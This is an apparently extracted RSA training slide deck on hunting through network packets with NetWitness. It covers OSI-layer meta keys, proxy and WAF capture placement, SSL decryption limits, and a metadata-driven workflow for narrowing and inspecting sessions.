



NETWITNESS PACKET HUNTING

Or “Incident Response Warrantless Wiretapping”

NETWITNESS PACKETS


A large, abstract network visualization is overlaid on a solid red background. The network consists of numerous small, semi-transparent grey dots representing nodes, connected by a dense web of thin, grey lines representing edges. The pattern is more concentrated on the right side of the slide, creating a sense of a complex, flowing data structure.

CONFIDENTIAL

RSA


NETWITNESS PACKETS

DATA FLOW



NETWITNESS PACKETS

PARSING FLOW



NWP & LAYER 1-4

OSI

Layer 1 - Physical

Layer 2 - Datalink

- Datalink
- 802.3x: Ethernet
- 802.11x: WiFi
- **Switches**

Layer 3 - Network

- IP (v4/v6)
- 256 possible IP (ICMP (1) TCP (6) & UDP (17) are just three of them)

Layer 4 - Transport

- End to end communications, Flow Control
- Some of the IP are classified as Layer 4

NetWitness

Layer 1

- Not represented in NetWitness Packets

Layer 2

- Mac Address of last forwarder is captured (typically not useful)

Layer 3

- IP.src, IP.dst, IP.proto

Layer 4

- TCP: tcp.srcport, tcp.dstport
- UDP: udp.srcport, udp.dstport
- TCP Flags

NWP & LAYER 5-7 – APPLICATION SET

OSI

Layer 5 - Session

- Establishes, maintains and ends communication with the receiving device.

Layer 6 - Presentation

- Character encoding, compression/decompression, encryption/decryption

Layer 7 - Application

- Applications utilizing Layer's 6 and 7.
- Browsers, chat programs, email clients, etc

Layers 5- 7

- Common protocols like HTTP, HTTPS, SSH, RDP, FTP, etc

NetWitness

Layer 5

- Session View which can be split into streams.
- **NW Sessions have two limits**
 - **32 megs or 60 seconds** (whichever is reached first) (configurable)
- Session chaining (session.split)

Layer 6

- NW Thick Client: Decode as None [ASCII], EBCDIC, Compressed Web Content (gzip)
- Also SSL decryption, if available

Layer 7


- Security Analytics: Service specific details and indicators
- Hunting Pack addresses many of these protocol specific details and behaviors

RSA


CAPTURE CONSIDERATIONS - WEB PROXIES

- Web gateway proxies are most common
 - Others such as Reverse Proxies or Load Balancers exist
- Transparent mode vs Explicit mode
- Persistent Connections can be problematic.
 - Multiple requests to same destination IP over same session
- Cloud Proxies are becoming more prevalent and have specific challenges in regards to packet capture
- Several different methods for scanning and blocking content, 403 Forbidden, 30X redirects, TCP RST, ETC
- X-Forwarded-For header shows up in NetWitness as 'orig_ip' meta key
- X-Via header also used to identify proxy source


TRANSPARENT PROXY



EXPLICIT PROXY




CLOUD PROXY



INTERNAL EXPLICIT & CLOUD PROXY

Internal Explicit & Cloud



INBOUND TO DMZ

- Critical to capture this data
 - Hunt for webshells, exploits, vulnerability scans
 - Scanning can be noisy / difficult to determine if successful
- Retain SSL Packets (if you're able to decrypt)
 - Requires RSA key, Won't work with Diffie Hellman
- Reverse Proxy Considerations
 - Reverse proxies are typically used to lighten load of static content on WWW servers, e.g AKAMAI
 - Reverse proxies can also be used to proxy SSL connections, lightening the load on WWW application servers and even have crypto accelerator cards
 - Load balancers are also an example of a Reverse Proxy with networking specific logic
 - If offloading SSL decryption, if possible capture after decryption
 - Inbound tagging may need to be adjusted if src ip is showing as internal. (enable x-forwarded-for?)

CAPTURE CONSIDERATIONS WEB APPLICATION FIREWALLS

- Focused inbound WWW based threats
- Specifically optimized for attacks such as SQLi, XSS, CSRF, session hijacking, unvalidated redirects, local/remote file inclusion vulnerabilities and common webshell activity
- Can utilize inline dropping of malicious sessions before they hit the WWW application servers or sniffing with an interface to specifically send RST packets in a pattern to ensure the OS and firewall close the session
- Can be used locally or in a cloud, AKAMAI is a massive distributed Reverse Proxy + WAF combination
- Important for packet capture to understand if your capture is before or after the WAFs

PACKET HUNTING


OR HOW I LEARNED TO STOP WORRYING
AND LOVE RFCS

CONFIDENTIAL

RSA

THE HUNTING GUIDE

- Required Reading for *Literally* *Everyone* Wanting to Hunt in Packets
- Outlines RSA IR Hunting Methodology from Packet Perspective
- Old IR Content/Current RSA Live Hunting Content is Based around This
- Most Initial Hunting Questions Can be Answered Here
- <https://community.rsa.com/docs/DOC-62341>
- Investigator Thick client
 - [RSA NetWitness Investigator | RSA Link](#)




NWP Hunting in a Nutshell

Metadata Leads to Viewing Raw Sessions

1. Use metadata to reduce the number of relevant sessions to a manageable number
2. Analyze the raw session data
3. Find an interesting IP or hostname? Expand the scope. (Root drill for alias.host or ip.src || ip.dst || alias.ip || orig_ip)
4. Repeat

"I look at stuff, when I see interesting stuff I look at it some more."



"What's the Big Deal? It's just Metadata."

What is metadata?

Security Analytics is largely about meta: presenting meta, querying meta, storing meta, correlating meta, aggregating meta, analyzing meta, and reporting meta.

Metadata is Data about Data.

Meta can be answers.

Meta can be pointers.



